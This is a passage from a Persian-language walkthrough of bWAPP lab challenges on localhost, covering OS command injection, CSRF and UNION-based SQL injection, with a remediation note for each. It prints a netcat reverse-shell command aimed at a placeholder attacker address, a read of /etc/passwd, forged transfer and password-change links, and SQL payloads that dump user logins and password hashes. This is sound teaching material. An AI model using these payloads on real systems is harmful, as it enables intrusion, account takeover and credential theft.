KB) TX bytes:2074819 (2.0 MB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:8 errors:0 dropped:0 overruns:0 frame:0 TX packets:8 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:652 (652.0 B) TX bytes:652 (652.0 B)'.

اجرای دستورات سیستمی می تواند به مراتب خطرناک تر از یک دستور ساده `ifconfig` باشد برای مثال می توان با استفاده از دستور `cat /etc/passwd` اطلاعات مربوط به کاربران موجود در سرور را بدست آورد و یا با استفاده از دستور `ls` که در زیر آمده است می توان به تمام محتویات (فایل ها و دایرکتوری) های مسیر جاری سرور دست یافت همچنین می توان همین دستور را برای دستیابی به محتویات سایر مسیر ها نیز به کار گرفت برای مثال استفاده از دستور `ls ..` منجر به نمایش محتویات دایرکتوری والد دایرکتوری جاری می گردد.



# OS Command Injection

DNS lookup:

Server: 192.168.43.1 Address: 192.168.43.1#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 104.66.83.134 666 admin.aim.php apps.ba\_captcha\_bypass.php ba\_forgotten.php ba\_insecure\_login.php ba\_insecure\_login\_1.php ba\_insecure\_login\_2.php ba\_insecure\_login\_3.php ba\_logout.php ba\_logout\_1.php ba\_pwd\_attacks.php ba\_pwd\_attacks\_1.php ba\_pwd\_attacks\_2.php ba\_pwd\_attacks\_3.php ba\_pwd\_attacks\_4.php ba\_weak\_pwd.php backdoor.php bof\_1.php bof\_2.php bugs.txt captcha.php captcha\_box.php clickjacking.php commandi.php commandi\_blind.php config.inc config.inc.php connect.php connect\_i.php credits.php cs\_validation.php csrf\_1.php csrf\_2.php csrf\_3.php db\_directory\_traversal\_1.php directory\_traversal\_2.php documents\_fonts\_functions\_external.php heartbleed.php hostheader\_1.php hostheader\_2.php hpp-1.php hpp-2.php hpp-3.php htmli\_current\_url.php htmli\_get.php htmli\_post.php htmli\_stored.php http\_response\_splitting.php http\_verb\_tampering.php iframei.php images\_index.php info.php info\_install.php information\_disclosure\_1.php information\_disclosure\_2.php information\_disclosure\_3.php information\_disclosure\_4.php insecure\_crypt\_storage\_1.php insecure\_crypt\_storage\_2.php insecure\_crypt\_storage\_3.php insecure\_direct\_object\_ref\_1.php insecure\_direct\_object\_ref\_2.php insecure\_direct\_object\_ref\_3.php insecure\_iframe.php install.php insuff\_transp\_layer\_protect\_1.php insuff\_transp\_layer\_protect\_2.php insuff\_transp\_layer\_protect\_3.php insuff\_transp\_layer\_protect\_4.php js\_lang\_en.php lang\_fr.php lang\_nl.php ldap\_connect.php ldapi.php lfi\_sqlitemanager.php login.php logout.php logs\_maili.php manual\_interv.php message.txt password\_change.php passwords.php.cgi.php php\_eval.php phi.php phi\_sqlitemanager.php phpinfo.php portal.bak portal.php portal.zip reset.php restrict\_device\_access.php restrict\_folder\_access.php rfi.php robots.txt secret-cors-1.php secret-cors-2.php secret-cors-3.php secret.php secret\_change.php secret\_html.php security.php security\_level\_check.php security\_level\_set.php selections.php shellshock.php shellshock.sh sm\_cors.php sm\_cross\_domain\_policy.php sm\_dos\_1.php sm\_dos\_2.php sm\_dos\_3.php sm\_dos\_4.php sm\_ftp.php sm\_local\_priv\_esc\_1.php sm\_local\_priv\_esc\_2.php sm\_mitm\_1.php sm\_mitm\_2.php sm\_obu\_files.php sm\_robots.php sm\_samba.php sm\_snmp.php sm\_webdav.php sm\_xst.php smgmt\_admin\_portal.php smgmt\_cookies\_httponly.php smgmt\_cookies\_secure.php smgmt\_sessionid\_url.php smgmt\_strong\_sessions.php soap\_sqli\_1.php sqli\_10-1.php sqli\_10-2.php sqli\_11.php sqli\_12.php sqli\_13-ps.php sqli\_13.php sqli\_14.php sqli\_15.php sqli\_16.php sqli\_17.php sqli\_2-ps.php sqli\_2.php sqli\_3.php sqli\_4.php sqli\_5.php sqli\_6.php sqli\_7.php sqli\_8-1.php sqli\_8-2.php sqli\_9.php sqli\_drupal.php ssii.php ssrf.php stylesheets\_test.php top\_security.php training.php training\_install.php unrestricted\_file\_upload.php unvalidated\_redir\_fwd\_1.php unvalidated\_redir\_fwd\_2.php update.php user\_activation.php user\_extra.php user\_new.php web.config ws\_soap.php xmli\_1.php xmli\_2.php xss\_ajax\_1-1.php xss\_ajax\_1-2.php xss\_ajax\_2-1.php xss\_ajax\_2-2.php xss\_back\_button.php xss\_custom\_header.php xss\_eval.php xss\_get.php xss\_href-1.php xss\_href-2.php xss\_href-3.php xss\_json.php xss\_login.php xss\_php\_self.php xss\_phpmyadmin.php xss\_post.php xss\_referer.php xss\_sqlitemanager.php xss\_stored\_1.php xss\_stored\_2.php xss\_stored\_3.php xss\_stored\_4.php xss\_user\_agent.php xxe-1.php xxe-2.php

راه حل رفع مشکل: یکی از راه های ابتدایی می تواند استفاده از black list باشد به این صورت که کاراکتر هایی مانند && ... | ; از input ورودی کاربر حذف گردد و برای مثال با " جایگزین شوند. اما استفاده از روش black list راه کامل و جامعی نیست و به تنهایی کافی نمی باشد چرا که ممکن است همواره تمام کاراکتر های ممکن در لیست سیاه لحاظ نشوند. راه حل بهتر چک کردن فرمت دقیق ورودی است. در این صفحه از کاربر انتظار ورود یک آدرس host داریم لذا می توان به وسیله regular expression ها و یا توابع چک کردن فرمت ورودی از اینکه ورودی کاربر تنها شامل به آدرس host باشد اطمینان حاصل نمود. به طور مثال یک عبارت منظم نظیر آدرس دهی معتبر یک host به صورت زیر می باشد :

"^(([a-zA-Z0-9]|[a-zA-Z0-9][a-zA-Z0-9\\-]\*[a-zA-Z0-9])\\.)\*([A-Za-z0-9]|[A-Za-z0-9][A-Za-z0-9\\-]\*[A-Za-z0-9])\$";

همانطور که از تصویر فوق مشخص است در این چالش، صفحه وب حاوی یک text box است که یک آدرس IP را از کاربر دریافت کرده و عمل ping را بر روی آدرس مربوط اجرا می کند اما اطلاعات و خروجی ping را برای کاربر نمایش نمی دهد. لذا می توان از این آسیب پذیری استفاده نمود و دستورات سیستمی که مستلزم بازگرداندن خروجی نیستند را در درون سرور اجرا نمود. برای مثال اجرای دستوراتی چون ... , ifconfig – ls – cat مانند روش قبل اطلاعاتی را در اختیار مهاجم قرار نمی دهد چرا که خروجی command های سیستمی در http response بازگردانده نمی شوند اما اگر دستوری همانند زیر در سرور اجرا گردد سرور بر روی port داده شده به آدرس ip موجود در دستور nc متصل شده و یک shell در اختیار سیستم مهاجم قرار می دهد که از طریق این shell مهاجم می تواند هر عمل دلخواهی را درون سرور انجام دهد.

**nc -e /bin/sh AttackerIP AttackerListeningPort**

در مثال زیر نیز دستور sleep 20 به وسیله | به آدرس ping اضافه شده است و لذا پس از یک تاخیر 20 ثانیه ای عمل ping انجام می شود و اطمینان از اجرای این دستور بدون نیاز به دیدن پیام خروجی محسوس است.

**راه حل رفع مشکل:** یکی از راه های ابتدایی می تواند استفاده از black list باشد به این صورت که کاراکترهایی مانند && ... | ; از input ورودی کاربر حذف گردد و برای مثال با " جایگزین شوند. اما استفاده از روش black list راه کامل و جامعی نیست و به تنهایی کافی نمی باشد چرا که ممکن است همواره تمام کاراکترهای ممکن در لیست سیاه لحاظ نشوند. راه حل بهتر چک کردن فرمت دقیق ورودی است. در این صفحه از کاربر انتظار ورود یک آدرس IP داریم لذا می توان به وسیله regular expression ها و یا توابع چک کردن فرمت ورودی از اینکه ورودی کاربر تنها شامل به آدرس ip 32 بیتی باشد اطمینان حاصل نمود. به طور مثال یک عبارت منظم نظیر آدرس های ip معتبر به صورت زیر می باشد :

"^(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\$";  
و یا می توان ورودی کاربر را بر اساس کاراکترهای (dot). جدا سازی کرده و سپس چک کنیم هر یک از بخش ها حاوی یک عدد بین 0 تا 255 باشد.



## Cross-Site Request Forgery (CSRF)

۱۰ - CSRF (Transfer Amount)

**/ CSRF (Transfer Amount) /**

Amount on your account: **960 EUR**

Account to transfer:

Amount to transfer:

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی دو text box است که کاربر در یکی آدرس حساب و در دیگری مقدار پولی که قرار است به آن انتقال دهد را وارد می کند، پس از کلیک بر روی دکمه transfer میزان پول واریز شده از حساب کاربر جاری bee کسر می شود و میزان باقی مانده حساب نیز درون صفحه نمایش داده می شود. اگر ضمن transfer یک مبلغ به محتویات URL موجود در صفحه دقت کنیم می توان متوجه شد که فیلدهای شماره حساب مقصد و میزان واریزی درون URL جاسازی شده است اگر سناریو ای را در نظر بگیریم که یک کاربر یک session جاری با سایت بانک داشته باشد (در این مثال سایت bWAPP) و یک مهاجم لینکی دقیقا مشابه لینک زیر که در آن شماره حساب خودش و میزان مبلغ مورد نظر را جاسازی کرده، برای کاربر مربوطه ارسال کند و به نحوی وی را مجاب کند که بر روی لینک کلیک کند آن گاه با موفقیت میزان مبلغ جاسازی شده از حساب وی کسر شده و به حساب مهاجم واریز می شود.

localhost/csrf\_2.php?account=123-45678-90&amount=40&action=transfer

سناریو ای مشابه آنچه در بالا توضیح داده شد انجام شده و همانطور که در تصویر زیر مشخص است تنها با جاسازی شماره حساب دلخواه و مبلغ ۵ دلار و کلیک بر روی لینک در شرایطی که کاربر جاری یک session معتبر با صفحه بانک داشته باشد، ۵ دلار از حساب وی کسر شده و به حساب مقصد منتقل می گردد.

localhost/csrf\_2.php?account=123-45678-90&amount=5&action=transfer

**/ CSRF (Transfer Amount) /**

Amount on your account: **955 EUR**

Account to transfer:

Amount to transfer:

راه حل رفع مشکل: علت رخداد csrf attack دو موضوع می باشد:

۱- کلاینت مستقیماً و بدون ورود به صفحه transfer amount می تواند تنها با کلیک بر روی یک malicious url حاوی آدرس این صفحه که فیلد های دلخواه در آن نیز پر شده اند، مقدار وجهی را واریز نماید.

۲- کلاینت این عمل را آگاهانه انجام نمی دهد.

یکی از راه های مقابله با این حملات گرفتن تاییدیه از کاربر است برای مثال می توان پیامی تحت عنوان " آیا از واریز وجه مطمئن هستید؟" برای وی ارسال کرد و تنها در صورتی که بر روی yes کلیک کند عملیات واریز صورت گیرد. در این صورت عامل دوم حذف می گردد. اما برای حذف عامل اول می توان از فیلد referrer موجود در http request استفاده کرد تا مطمئن شویم کاربر مراحل را به درستی طی کرده و از صفحه معتبر مربوط به واریز وجه درخواست خود را ارسال نموده است.

Change your password.

New password:

Re-type new password:

The password has been changed!

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی دو text box است که کاربر جهت تعویض پسورد خود در هر دو input رمز جدید و دلخواه خود را وارد می کند و پس از کلیک بر روی دکمه change رمز کاربر جاری تغییر خواهد کرد. اگر ضمن change پسورد به محتویات URL موجود در صفحه دقت کنیم می توان متوجه شد که فیلد های پسورد و تکرار پسورد درون URL جاسازی شده است اگر سناریو ای را در نظر بگیریم که یک کاربر یک session جاری با سایت داشته باشد (در این مثال سایت Bwapp) و یک مهاجم لینکی دقیقاً مشابه لینک زیر که در آن یک پسورد دلخواه و جدید و تکرار آن را جاسازی کرده، برای کاربر مربوطه ارسال کند و به نحوی وی را مجاب کند که بر روی لینک کلیک کند آن گاه با موفقیت پسورد کاربر جاری تغییر کرده و با پسورد جاسازی جایگزین می شود.

سناریو ای مشابه آنچه در بالا توضیح داده شد انجام شده و همانطور که در تصویر زیر مشخص است تنها با جاسازی پسورد دلخواه و تکرار پسورد و کلیک بر روی لینک در شرایطی که کاربر جاری یک session معتبر با صفحه سایت داشته باشد، پسورد وی بدون اطلاع و درخواست او تغییر خواهد کرد.

http://localhost/csrf\_1.php?password\_new=My\_Pass&password\_conf=My\_Pass&action=change

Change your password.

New password:

Re-type new password:

The password has been changed!

**راه حل رفع مشکل:** یکی از راه های مقابله با این حمله این است که از کاربر بخواهیم رمز ورود قبلی خود را نیز وارد کند و به این صورت اطمینان پیدا کنیم که وی آگاهانه درخواست تغییر رمز را ارسال کرده است. راه دیگر نیز گرفتن تاییدیه از کاربر پیش از تغییر رمز اوست. راه حل دیگر نیز مشابه آنچه در قسمت قبل توضیح داده شد استفاده از فیلد `referrer` موجود در `http request` است تا اطمینان یابیم که این درخواست تعویض رمز از صفحه `change password` ارسال شده است.

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی یک text box است که کاربر جهت تعویض secret خود در آن secret جدید را وارد کرده و ضمن کلیک بر روی دکمه change آن را تعویض می کند. اگر ضمن secret change به محتویات URL موجود در صفحه دقت کنیم می توان متوجه شد که هیچ اثری از فیلد های ارسال شده درون URL دیده نمی شود چراکه از متد POST برای ارسال فیلد ها استفاده شده و لذا این فیلد درون محتوای http request قرار می گیرد و با استفاده از ابزار burp suite می توان آن را مشاهده و تغییر داد.

وجود secret به طور شفاف و رمز نشده درون http request این امکان را برای مهاجم فراهم می آورد که با شنود بسته و تغییر آن مقدار فیلد secret موجود را تغییر داده و بدون آگاهی کاربر آن را به سمت سرور forward کند.

```

1 POST /csrf_3.php HTTP/1.1
2 Host: localhost
3 Content-Length: 34
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://localhost
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/90.0.4430.212 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
    ned-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/csrf_3.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: security_level=0; PHPSESSID=bglo5u4jhbfc4bkrba9qsdkv17
20 Connection: close
21
22 secret=new_secret&login=bee&action=change
  
```

راه حل رفع مشکل: یک راه می تواند استفاده از CSRF توکن برای مقابله با این حمله باشد.

## SQL Injection

۱۳- SQL Injection (GET/Search)

**/ SQL Injection (GET/Search) /**

Search for a movie:

Title	Release	Character	Genre	IMDb
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی یک text box است که کاربر نام فیلم مورد نظر خود را جستجو کرده و اطلاعات این فیلم من جمله سال تولید، ژانر و ... برای وی در صفحه وب نمایش داده می شود.

می توان از همین مورد استفاده کرد و چنانچه اطلاعات فیلم ها درون پایگاه داده نگهداری شود آسیب پذیر بودن کد های SQL را مورد بررسی قرار داد. در گام اول تلاش می کنیم تعداد فیلد هایی که ضمن جستجو از پایگاه داده select می شوند را پیدا کنیم. در خروجی ۵ فیلد قابل مشاهده است لذا تعداد فیلد های انتخابی از پایگاه احتمالا ۵ مورد و یا بیشتر است. برای این امر اگر از دستور `order by i` استفاده نماییم و فیلد `i` را از مقدار ۵ دائما افزایش دهیم در تصویر زیر مشخص است که تا `i=7` خطایی در خروجی مشاهده نمی شود، اما اگر `i > 7` قرار گیرد خطای تولید شده توسط database engine مستقیما در خروجی نمایش داده می شود. همین نمایش خروجی تولید شده توسط پایگاه داده به طور مستقیم برای کاربر، آسیب پذیر بودن کد های SQL موجود را نشان می دهد. به این ترتیب می توان متوجه شد که تعداد ۷ فیلد از پایگاه داده ضمن جستجوی فیلم select می شود.

**/ SQL Injection (GET/Search) /**

Search for a movie:

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

حال با توجه به مشخص شدن تعداد فیلدهای انتخابی تلاش می‌کنیم اطلاعاتی درمورد دیتابیس و جداول موجود در آن بدست آوریم، لذا از کوئری زیر استفاده می‌کنیم: بخش  $1=0$  and به این علت است که حاصل کوئری قبلی یعنی انتخاب فیلم False شود و در ادامه تنها نتیجه کوئری تزریق شده یعنی `select '1','2',database(),'4','5','6','7'` در خروجی نمایش داده شود.

**' and 1=0 union all select '1','2',database(),'4','5','6','7' -- -**

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	bWAPP	5	4	Link

همانطور که مشخص شد نام دیتابیس مربوطه که اطلاعات موجود در این وب سایت درون آن نگهداری می‌گردد bWAPP است.

در گام بعدی تلاش می‌کنیم پیرامون جداول موجود در دیتابیس اطلاعاتی بدست آوریم:

**' and 1=0 UNION ALL SELECT '1',table\_name,'1','2','3','4','5' from information\_schema.tables -- -**

movies	1	3	2	Link
users	1	3	2	Link
visitors	1	3	2	Link
columns_priv	1	3	2	Link
db	1	3	2	Link
event	1	3	2	Link

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
CHARACTER_SETS	1	3	2	<a href="#">Link</a>
COLLATIONS	1	3	2	<a href="#">Link</a>
COLLATION_CHARACTER_SET_APPLICABILITY	1	3	2	<a href="#">Link</a>
COLUMNS	1	3	2	<a href="#">Link</a>
COLUMN_PRIVILEGES	1	3	2	<a href="#">Link</a>
ENGINES	1	3	2	<a href="#">Link</a>
EVENTS	1	3	2	<a href="#">Link</a>
FILES	1	3	2	<a href="#">Link</a>
GLOBAL_STATUS	1	3	2	<a href="#">Link</a>
GLOBAL_VARIABLES	1	3	2	<a href="#">Link</a>
KEY_COLUMN_USAGE	1	3	2	<a href="#">Link</a>

یکی از جداول موجود جدول users است که احتمالا حاوی اطلاعاتی پیرامون کاربران این سایت می باشد. در ادامه تلاش می کنیم ابتدا اطلاعات و ستون های موجود در این جدول را به نحوی از پایگاه داده استخراج کنیم:

```
' and 1=0 UNION ALL SELECT '1',column_name,'2','3','4','5','6'
from information_schema.columns where table_name='users' and
table_schema='bWAPP' -- -
```

## / SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
id	2	4	3	<a href="#">Link</a>
login	2	4	3	<a href="#">Link</a>
password	2	4	3	<a href="#">Link</a>
email	2	4	3	<a href="#">Link</a>
secret	2	4	3	<a href="#">Link</a>
activation_code	2	4	3	<a href="#">Link</a>
activated	2	4	3	<a href="#">Link</a>
reset_code	2	4	3	<a href="#">Link</a>
admin	2	4	3	<a href="#">Link</a>



و سپس در ادامه تلاش می کنیم با توجه به ستون های بدست آمده اطلاعات کاربران را از پایگاه داده استخراج کرده و در خروجی مشاهده نماییم :

```
' and 1=0 union all select '1',login,password,secret,email,admin,'7'  
from users -- -
```

**/ SQL Injection (GET/Search) /**

Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	<a href="#">Link</a>
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	<a href="#">Link</a>

به علاوه input های وارد شده توسط کاربر در تمامی مراحل ضمن submit در داخل ULR نیز قابل رویت است چرا که از متد ارسال GET استفاده شده است:

① [http://localhost/sqli\\_1.php?title=%27+and+1%3D0+union+all+select+%271%27%2C%272%27%2Cdatabase%28%29%2C%274%27%2C%275%27%2C%276%27%2C%277%27+--+&action=search](http://localhost/sqli_1.php?title=%27+and+1%3D0+union+all+select+%271%27%2C%272%27%2Cdatabase%28%29%2C%274%27%2C%275%27%2C%276%27%2C%277%27+--+&action=search)

① [http://localhost/sqli\\_1.php?title=%27+and+1%3D0+union+all+select+%271%27%2Clogin%2Cpassword%2Csecret%2Cemail%2Cadmin%2C%277%27+from+users--+&action=search](http://localhost/sqli_1.php?title=%27+and+1%3D0+union+all+select+%271%27%2Clogin%2Cpassword%2Csecret%2Cemail%2Cadmin%2C%277%27+from+users--+&action=search)

**راه حل رفع مشکل:** یکی از بهترین راه ها استفاده از کوئری های پارامتریک برای اجرای دستورات پایگاه داده می باشد. در مثال زیر یک نمونه از این کوئری های پارامتریک که در زبان پایتون مورد استفاده قرار می گیرد آورده شده است.

```
MyQuery = '''  
INSERT INTO LoginLogs ( UserName, [password], ConnectionIp, ConnectionPort, AuthenticationCode, [Status])  
VALUES (?, ?, ?, ?, ?, ?);  
...  
cursor = conn.cursor()  
cursor.execute(MyQuery, username, password, ip, port, AouthCode, status)  
conn.commit()  
cursor.close()
```

به علاوه خطاهای تولید شده توسط دیتابیس نباید به طور مستقیم برای کاربران قابل دسترسی و نمایش باشد بلکه می بایست یک خطای customize شده برای کاربران نمایش داده شود.

## / SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی یک **select box** است که کاربر نام فیلم مورد نظر خود را انتخاب کرده و اطلاعات این فیلم من جمله سال تولید، ژانر و ... برای وی در صفحه وب نمایش داده می شود. تفاوت عمده این چالش با چالش **SQL injection(GET/Select)** در این است که این صفحه **input** ای برای ورودی کاربر موجود نیست بلکه کاربر صرفاً می تواند از میان گزینه های موجود انتخاب نماید. اما به دلیل استفاده از متد ارسال **Get** همچنان کوئری هایی که به سمت پایگاه داده ارسال می گردند از طریق **URL** قابل تزیق هستند. تمام مراحل چالش قبلی را می توان در این چالش نیز پیاده سازی کرد و اطلاعات پایگاه داده، جداول موجود، ستون های هر جدول و نهایتاً محتویات هر جدول را استخراج نمود. در این قسمت من از انجام تمام مراحل فوق به صورت مجدد صرف نظر کرده و صرفاً بخش آخر یعنی استخراج اطلاعات کاربران از پایگاه داده را پیاده سازی می کنم:

```
Movie=2 and 1=0 union all select '1' ,login ,password ,secret ,email ,admin , '7' from users -- -
```

[http://localhost/sqli\\_2.php?movie=2 and 1=0 union all SELECT 1,login,password,secret,email,admin,7 from users-- -&action=go](http://localhost/sqli_2.php?movie=2 and 1=0 union all SELECT 1,login,password,secret,email,admin,7 from users-- -&action=go)

## / SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	<a href="#">Link</a>

همانطور که در تصویر فوق مشخص است در این خروجی تنها یک سطر نمایش داده می شود و لذا برای دستیابی به اطلاعات تمام کاربران نیاز است از دستور **limit** در داخل کوئری استفاده نماییم.

```
Movie=2 and 1=0 union all select '1' ,login ,password ,secret ,email ,admin , '7' from users limit 1,2 -- -
```

[http://localhost/sqli\\_2.php?movie=2 and 1=0 union all SELECT 1,login,password,secret,email,admin,7 from users limit 1,2-- -&action=go](http://localhost/sqli_2.php?movie=2 and 1=0 union all SELECT 1,login,password,secret,email,admin,7 from users limit 1,2-- -&action=go)

## / SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
bee	6885858486f31043e5839c735d99457f045affd0	bwapp- bee@mailinator.com	Any bugs?	<a href="#">Link</a>

راه حل رفع مشکل: دقیقا مشابه آنچه در قسمت رفع مشکل SQL Injection (GET/Search) توضیح داده شد.

## / SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
The Fast and the Furious	2001	Brian O'Connor	action	<a href="#">Link</a>
The Incredible Hulk	2008	Bruce Banner	action	<a href="#">Link</a>

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی یک text box است که کاربر نام فیلم مورد نظر خود را جستجو کرده و اطلاعات این فیلم من جمله سال تولید، ژانر و ... برای وی در صفحه وب نمایش داده می شود.

تفاوت عمده این چالش با چالش SQL injection(GET/Search) در این است که این صفحه از متد GET برای ارسال اطلاعات استفاده نمی کند بلکه از متد POST استفاده می کند لذا کوئری های تزریق شده در داخل URL قابل مشاهده نیست بلکه در داخل محتوای http request قرار دارد. اما با توجه به اینکه همچنان باکس جستجو موجود است، بدون نیاز به URL و صرفا از طریق همین باکس هم می توان کوئری های مورد نظر را تزریق کرد لذا تمام روند این چالش مشابه آن چیزی است که در چالش SQL injection(GET/ Search) طی شد.

در این قسمت من از انجام تمام مراحل فوق به صورت مجدد صرف نظر کرده و صرفا بخش آخر یعنی استخراج اطلاعات کاربران از پایگاه داده را پیاده سازی می کنم:


```
' and 1=0 union all select '1',login,password,secret,email,admin,'7'
from users - --
```

## / SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	<a href="#">Link</a>
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	<a href="#">Link</a>

همانطور که از تصویر زیر مشخص است کوئری های ارسال شده در URL قابل رویت نیست بلکه می توان به وسیله burp suite محتوای http request را که شامل فیلد title است مشاهده کرد:



راه حل رفع مشکل: دقیقا مشابه آنچه در قسمت رفع مشکل SQL Injection (GET/Search) توضیح داده شد.

## / SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>

همانطور که از تصویر فوق مشخص است در این چالش صفحه وب حاوی یک **select box** است که کاربر نام فیلم مورد نظر خود را انتخاب کرده و اطلاعات این فیلم من جمله سال تولید، ژانر و ... برای وی در صفحه وب نمایش داده می شود. تفاوت عمده این چالش با چالش **SQL injection(GET/Select)** در این است که علاوه بر اینکه در این صفحه **input** ای برای ورودی کاربر موجود نیست به دلیل استفاده از متد **POST** در داخل **URL** نیز فیلدهای ارسالی قابل رویت نمی باشند لذا تنها راه تزریق کوئری های دلخواه تغییر محتویات **http request** است. به همین منظور لازم است حتما از ابزاری چون **burp suite** استفاده کنیم و کوئری ارسال شده از جانب اپلیکیشن را تغییر داده و سپس به سمت سرور **forward** کنیم. در این قسمت من از انجام تمام مراحل فوق به صورت مجدد صرف نظر کرده و صرفا بخش آخر یعنی استخراج اطلاعات کاربران 